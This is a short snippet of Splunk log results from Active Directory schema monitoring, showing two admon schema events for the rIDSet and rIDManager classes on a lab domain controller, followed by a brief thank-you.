- a allowedAttributesEffective 1
- a allowedChildClasses 1

4/29/24 4:01:17.000 AM

```
04/29/2024 04:01:17.677
dcName=LDAP://WIN-A8BFB0HHMPB.mydc.local/
admonEventType=schema
className=rIDSet
classCN=RID-Set
```

host = WIN-UVNQKJOH3C7 | source = ActiveDirectory | sourcetype = ActiveDirectory

4/29/24 4:01:17.000 AM

```
04/29/2024 04:01:17.677
dcName=LDAP://WIN-A8BFB0HHMPB.mydc.local/
admonEventType=schema
className=rIDManager
```

Thank You !!